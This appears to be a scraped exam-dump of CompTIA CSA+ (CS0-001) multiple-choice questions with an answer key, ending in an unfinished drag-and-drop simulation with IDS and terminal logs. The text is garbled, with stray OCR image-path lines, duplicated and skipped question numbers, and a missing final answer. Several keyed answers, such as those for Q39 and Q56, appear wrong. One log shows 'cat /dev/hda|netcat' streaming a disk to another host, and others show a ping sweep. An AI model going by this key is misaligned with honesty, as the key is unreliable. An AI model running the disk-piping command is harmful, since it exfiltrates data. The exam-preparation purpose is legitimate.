CompTIA

Exam Questions CS0-001

CompTIA CSA+ Certification Exam

NEW QUESTION 1
Several users have reported that when attempting to save documents in team folders, the following message is received:
The File Cannot Be Copied or Moved – Service Unavailable.
Upon further investigation, it is found that the syslog server is not obtaining log events from the file server to which the users are attempting to copy files. Which of the following is the MOST likely scenario causing these issues?

A. The network is saturated, causing network congestion
B. The file server is experiencing high CPU and memory utilization
C. Malicious processes are running on the file server
D. All the available space on the file server is consumed

Answer: A

NEW QUESTION 2
A cybersecurity analyst has received the laptop of a user who recently left the company. The analyst types 'history' into the prompt, and sees this line of code in the latest bash history:

```
> for i in seq 255; ping -c 1 192.168.0.$i; done
```

This concerns the analyst because this subnet should not be known to users within the company. Which of the following describes what this code has done on the network?

A. Performed a ping sweep of the Class C network.
B. Performed a half open SYB scan on the network.
C. Sent 255 ping packets to each host on the network.
D. Sequentially sent an ICMP echo reply to the Class C network.

Answer: A

NEW QUESTION 3
Management is concerned with administrator access from outside the network to a key server in the company. Specifically, firewall rules allow access to the server from anywhere in the company. Which of the following would be an effective solution?

A. Honeypot
B. Jump box
C. Server hardening
D. Anti-malware

Answer: B

NEW QUESTION 4
A network technician is concerned that an attacker is attempting to penetrate the network, and wants to set a rule on the firewall to prevent the attacker from learning which IP addresses are valid on the network. Which of the following protocols needs to be denied?

A. TCP
B. SMTP
C. ICMP
D. ARP

Answer: C

NEW QUESTION 5
In order to meet regulatory compliance objectives for the storage of PHI, vulnerability scans must be conducted on a continuous basis. The last completed scan of the network returned 5,682 possible vulnerabilities. The Chief Information Officer (CIO) would like to establish a remediation plan to resolve all known issues. Which of the following is the BEST way to proceed?

A. Attempt to identify all false positives and exceptions, and then resolve all remaining items.
B. Hold off on additional scanning until the current list of vulnerabilities have been resolved.
C. Place assets that handle PHI in a sandbox environment, and then resolve all vulnerabilities.
D. Reduce the scan to items identified as critical in the asset inventory, and resolve these issues first.

Answer: D

NEW QUESTION 6
Which of the following remediation strategies are MOST effective in reducing the risk of a network-based compromise of embedded ICS? (Select two.)

A. Patching
B. NIDS
C. Segmentation
D. Disabling unused services
E. Firewalling

Answer: CD

NEW QUESTION 7
A cybersecurity analyst traced the source of an attack to compromised user credentials. Log analysis revealed that the attacker successfully authenticated from an unauthorized foreign country. Management asked the security analyst to research and implement a solution to help mitigate attacks based on compromised passwords. Which of the following should the analyst implement?

A. Self-service password reset
B. Single sign-on
C. Context-based authentication
D. Password complexity

Answer: C

NEW QUESTION 8
A system administrator recently deployed and verified the installation of a critical patch issued by the company's primary OS vendor. This patch was supposed to remedy a vulnerability that would allow an adversary to remotely execute code from over the network. However, the administrator just ran a vulnerability assessment of networked systems, and each of them still reported having the same vulnerability. Which of the following is the MOST likely explanation for this?

A. The administrator entered the wrong IP range for the assessment.
B. The administrator did not wait long enough after applying the patch to run the assessment.
C. The patch did not remediate the vulnerability.
D. The vulnerability assessment returned false positives.

Answer: C

NEW QUESTION 9
A security analyst is creating baseline system images to remediate vulnerabilities found in different operating systems. Each image needs to be scanned before it is deployed. The security analyst must ensure the configurations match industry standard benchmarks and the process can be repeated frequently. Which of the following vulnerability options would BEST create the process requirements?

A. Utilizing an operating system SCAP plugin
B. Utilizing an authorized credential scan
C. Utilizing a non-credential scan
D. Utilizing a known malware plugin

Answer: A

NEW QUESTION 10
A project lead is reviewing the statement of work for an upcoming project that is focused on identifying potential weaknesses in the organization's internal and external network infrastructure. As part of the project, a team of external contractors will attempt to employ various attacks against the organization. The statement of work specifically addresses the utilization of an automated tool to probe network resources in an attempt to develop logical diagrams indication weaknesses in the infrastructure.
The scope of activity as described in the statement of work is an example of:

A. session hijacking
B. vulnerability scanning
C. social engineering
D. penetration testing
E. friendly DoS

Answer: D

NEW QUESTION 10
Which of the following principles describes how a security analyst should communicate during an incident?

A. The communication should be limited to trusted parties only.
B. The communication should be limited to security staff only.
C. The communication should come from law enforcement.
D. The communication should be limited to management only.

Answer: B

NEW QUESTION 12
Which of the following actions should occur to address any open issues while closing an incident involving various departments within the network?

A. Incident response plan
B. Lessons learned report
C. Reverse engineering process
D. Chain of custody documentation

Answer: B

NEW QUESTION 14
An organization is requesting the development of a disaster recovery plan. The organization has grown and so has its infrastructure. Documentation, policies, and procedures do not exist. Which of the following steps should be taken to assist in the development of the disaster recovery plan?

A. Conduct a risk assessment.
B. Develop a data retention policy.

C. Execute vulnerability scanning.
D. Identify assets.

Answer: D

NEW QUESTION 17
After completing a vulnerability scan, the following output was noted:

```
CVE-2011-3389
QID 42366 - SSLv3.0 / TLSv1.0 Protocol weak CBC mode Server side vulnerability

Check with:

openssl s_client -connect qualys.jive.mobile.com:443 - tls1 -cipher "AES:CAMELLIA:SEED:3DES:DES"
```

Which of the following vulnerabilities has been identified?

A. PKI transfer vulnerability.
B. Active Directory encryption vulnerability.
C. Web application cryptography vulnerability.
D. VPN tunnel vulnerability.

Answer: C

NEW QUESTION 21
A threat intelligence feed has posted an alert stating there is a critical vulnerability in the kernel. Unfortunately, the company's asset inventory is not current. Which of the following techniques would a cybersecurity analyst perform to find all affected servers within an organization?

A. A manual log review from data sent to syslog
B. An OS fingerprinting scan across all hosts
C. A packet capture of data traversing the server network
D. A service discovery scan on the network

Answer: B

NEW QUESTION 26
A company wants to update its acceptable use policy (AUP) to ensure it relates to the newly implemented password standard, which requires sponsored authentication of guest wireless devices. Which of the following is MOST likely to be incorporated in the AUP?

A. Sponsored guest passwords must be at least ten characters in length and contain a symbol.
B. The corporate network should have a wireless infrastructure that uses open authentication standards.
C. Guests using the wireless network should provide valid identification when registering their wireless devices.
D. The network should authenticate all guest users using 802.1x backed by a RADIUS or LDAP server.

Answer: C

NEW QUESTION 31
Due to new regulations, a company has decided to institute an organizational vulnerability management program and assign the function to the security team. Which of the following frameworks would BEST support the program? (Select two.)

A. COBIT
B. NIST
C. ISO 27000 series
D. ITIL
E. OWASP

Answer: BD

NEW QUESTION 36
Which of the following commands would a security analyst use to make a copy of an image for forensics use?

A. dd
B. wget
C. touch
D. rm

Answer: A

NEW QUESTION 39
Review the following results:

Source	Destination	Protocol	Length	Info
172.29.0.109	8.8.8.8	DNS	74	Standard query 0x9ada A itsec. eicp.net
8.8.8.8	172.29.0.109	DNS	90	Standard query response 0x9ada A itsec.eicp.net A 123.120.110.212
172.29.0.109	123.120.110.212	TCP	78	49294 -8088 [SYN] seq=0 Win=65535 Len=0 MSS=1460 WS=16 TSval=560397766 Tsecr=0 SACK_PERM=1
123.120.110.212	172.29.0.109	TCP	78	8080-49294 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=OMSS=1426 WS=4 TSval=0 Tsecr=0 SACK_PERM=lal=560402112 TSecr=240871
172.29.0.109	172.29.0.255	NBNS	92	Namequery NB WORKGROUP<ID>
54.240.190.21	172.29.0.109	TCP	60	443 - 49294 [RST] Seq=1 Win=0 Len=0
66.235.133.62	172.29.0.109	TCP	60	80 - 49294 [RST] Seq=1 Win=0 Len=0
123.120.110.212	172.29.0.109	TCP	67	8088-49294 [PSH, ACK] Seq=459 ACK=347 Win 255204 Len=1 TSval=241898 TSecr=560402112
172.29.0.109	123.120.110.212	TCP	66	49294-8088 [ACK] Seq=347 Ack=460 Win=131056 Len=0 TSval=560504900 TSecr=241898

Which of the following has occurred?

A. This is normal network traffic.
B. 123.120.110.212 is infected with a Trojan.
C. 172.29.0.109 is infected with a worm.
D. 172.29.0.109 is infected with a Trojan.

Answer: A

NEW QUESTION 40
After running a packet analyzer on the network, a security analyst has noticed the following output:

```
11:52:04  10.10.10.65.39769 > 192.168.50.147.80;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 48666)

11:52:04  10.10.10.65.39769 > 192.168.50.147.81;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 65179)

11:52:04  10.10.10.65.39769 > 192.168.50.147.83;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 42056)

11:52:04  10.10.10.65.39769 > 192.168.50.147.82;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 41568)
```

Which of the following is occurring?

A. A ping sweep
B. A port scan
C. A network map
D. A service discovery

Answer: B

NEW QUESTION 44
A system administrator has reviewed the following output:

```
#nmap server.local
Nmap scan report for server.local (10.10.2.5)
Host is up (0.3452354s latency)
Not shown:997 closed ports

PORT      STATE     Service
22/tcp    open      ssh
80/tcp    open      http

#nc server.local 80
220 server.local Company SMTP server (Postfix/2.3.3)
#nc server.local 22
SSH-2.0-OpenSSH_7.1p2 Debian-2
#
```

Which of the following can a system administrator infer from the above output?

A. The company email server is running a non-standard port.
B. The company email server has been compromised.
C. The company is running a vulnerable SSH server.
D. The company web server has been compromised.

Answer: A

NEW QUESTION 48
After analyzing and correlating activity from multiple sensors, the security analyst has determined a group from a high-risk country is responsible for a sophisticated breach of the company network and continuous administration of targeted attacks for the past three months. Until now, the attacks went unnoticed. This is an example of:

A. privilege escalation.
B. advanced persistent threat.
C. malicious insider threat.
D. spear phishing.

Answer: B

NEW QUESTION 50
A security analyst is reviewing the following log after enabling key-based authentication.

```
Dec 21 11:00:57 comptia sshd[5657]: Failed password for root from
95.58.255.62 port 38980 ssh2
Dec 21 20:08:26 comptia sshd[5768]: Failed password for root from
91.205.189.15 port 38156 ssh2
Dec 21 20:08:30 comptia sshd[5770]: Failed password for nobody from
91.205.189.15 port 38556 ssh2
Dec 21 20:08:34 comptia sshd[5772]: Failed password for invalid user
asterisk from 91.205.189.15 port 38864 ssh2
Dec 21 20:08:38 comptia sshd[5774]: Failed password for invalid user
sjobeck from 91.205.189.15 port 39157 ssh2
Dec 21 20:08:42 comptia sshd[5776]: Failed password for root from
91.205.189.15 port 39467 ssh2
```

Given the above information, which of the following steps should be performed NEXT to secure the system?

A. Disable anonymous SSH logins.
B. Disable password authentication for SSH.
C. Disable SSHv1.
D. Disable remote root SSH logins.

Answer: B

NEW QUESTION 51
Which of the following BEST describes the offensive participants in a tabletop exercise?

A. Red team
B. Blue team
C. System administrators
D. Security analysts
E. Operations team

Answer: A

NEW QUESTION 56
A security analyst is adding input to the incident response communication plan. A company officer has suggested that if a data breach occurs, only affected parties should be notified to keep an incident from becoming a media headline. Which of the following should the analyst recommend to the company officer?

A. The first responder should contact law enforcement upon confirmation of a security incident in order for a forensics team to preserve chain of custody.
B. Guidance from laws and regulations should be considered when deciding who must be notified in order to avoid fines and judgements from non-compliance.
C. An externally hosted website should be prepared in advance to ensure that when an incident occurs victims have timely access to notifications from a non-compromised recourse.
D. The HR department should have information security personnel who are involved in the investigation of the incident sign non-disclosure agreements so the company cannot be held liable for customer data that might be viewed during an investigation.

Answer: A

NEW QUESTION 58
A vulnerability scan has returned the following information:

```
Detailed Results
10.10.10.214 (LOTUS-10-214)

Windows Shares
Category: Windows
CVE ID: -
Vendor Ref: -
Bugtraq ID: -
Service Modified - 4.16.2014

Enumeration Results:
print$    C:\windows\system32\spool\drivers
ofcscan   C:\Program Files\Trend Micro\OfficeScan\PCCSRV
Temp      C:\temp
```

Which of the following describes the meaning of these results?

A. There is an unknown bug in a Lotus server with no Bugtraq ID.
B. Connecting to the host using a null session allows enumeration of share names.
C. Trend Micro has a known exploit that must be resolved or patched.
D. No CVE is present, so it is a false positive caused by Lotus running on a Windows server.

Answer: B

NEW QUESTION 61
A security analyst is performing a forensic analysis on a machine that was the subject of some historic SIEM alerts. The analyst noticed some network connections utilizing SSL on non-common ports, copies of svchost.exe and cmd.exe in %TEMP% folder, and RDP files that had connected to external IPs. Which of the following threats has the security analyst uncovered?

A. DDoS
B. APT
C. Ransomware
D. Software vulnerability

Answer: B

NEW QUESTION 63
A security analyst has determined that the user interface on an embedded device is vulnerable to common SQL injections. The device is unable to be replaced, and the software cannot be upgraded. Which of the following should the security analyst recommend to add additional security to this device?

A. The security analyst should recommend this device be place behind a WAF.
B. The security analyst should recommend an IDS be placed on the network segment.
C. The security analyst should recommend this device regularly export the web logs to a SIEM system.
D. The security analyst should recommend this device be included in regular vulnerability scans.


Answer: A


NEW QUESTION 66
A database administrator contacts a security administrator to request firewall changes for a connection to a new internal application.
The security administrator notices that the new application uses a port typically monopolized by a virus. The security administrator denies the request and suggests a new port or service be used to complete the
application's task.
Which of the following is the security administrator practicing in this example?

A. Explicit deny
B. Port security
C. Access control lists
D. Implicit deny

Answer: C


NEW QUESTION 70
You suspect that multiple unrelated security events have occurred on several nodes on a corporate network. You must review all logs and correlate events when necessary to discover each security event by clicking on each node. Only select corrective actions if the logs shown a security event that needs remediation. Drag and drop the appropriate corrective actions to mitigate the specific security event occurring on each affected device.
Instructions:
The Web Server, Database Server, IDS, Development PC, Accounting PC and Marketing PC are clickable. Some actions may not be required and each actions can only be used once per node. The corrective action order is not important. If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.





Logs | Solutions — IDS X

Time	Source	Destination	Protocol	Length	Rule
2016/03/02 16:20.2934	172.30.0.2.6881	73.34.229.20.49876	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:20.8142	123.123.123.123.5922	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgna resource request; flow to server; established; content:"GET"; content:"/cgi-bin/newcount"; classtype:policypass;)
2016/03/02 16:20.9013	77.250.9.31.12402	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgdl resource request; flow to server; established; content:"GET"; content:"/download/windows/asctab31.zip"; classtype:policypass;)
2016/03/02 16:21.0032	123.123.123.123.5922	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgsi resource request; flow to server; established; content:"GET"; content:"/asctortf/portal.php"; classtype:policywarn;)
2016/03/02 16:21.0242	172.30.0.2.6881	73.34.229.20.49876	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:21.2464	151.44.15.252.8517	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgna resource request; flow to server; established; content:"GET"; content:"/js/master.js"; classtype:policypass;)
2016/03/02 16:21.3672	151.44.15.252.8517	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgna resource request; flow to server; established; content:"GET"; content:"/css/master.css"; classtype:policypass;)
2016/03/02 16:21.4789	172.30.0.2.6881	73.34.229.20.49876	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:21.4919	151.44.15.252.8517	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgna resource request; flow to server; established; content:"GET"; content:"/images/navigation/home1.gif"; classtype:policypass;)
2016/03/02 16:21.6812	172.30.0.2.6882	142.1.115.230.49232	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.0992	172.30.0.2.6883	55.39.240.3.49922	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.1373	172.30.0.2.6882	142.1.115.230.49232	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.2091	172.30.0.2.6883	55.39.240.3.49922	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.3771	172.30.0.2.6882	142.1.115.230.49232	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)



Logs | Solutions — Development PC — X

```
Localhost:~# nmap -A  172.30.0.10

Starting nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EDT
Interesting ports on device1 (172.30.0.10):
(The 1656 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE VERSION
21/tcp open ftp
23/tcp open telnet?
80/tcp open http
280/tcp open http
515/tcp open sdmsvc LANDesk Software Distribution (sdmsvc.exe)
631/tcp open http
9100/tcp open
Device type: printer|print server
Running: embedded
OS details: printer/print server

Nmap finished 1 IP address (1 host up) scanned in 4.20 seconds
Localhost: ~# cat /dev/hda|netcat -q 0 172.30.0.10 9100
```


Logs | Solutions — Development PC — X

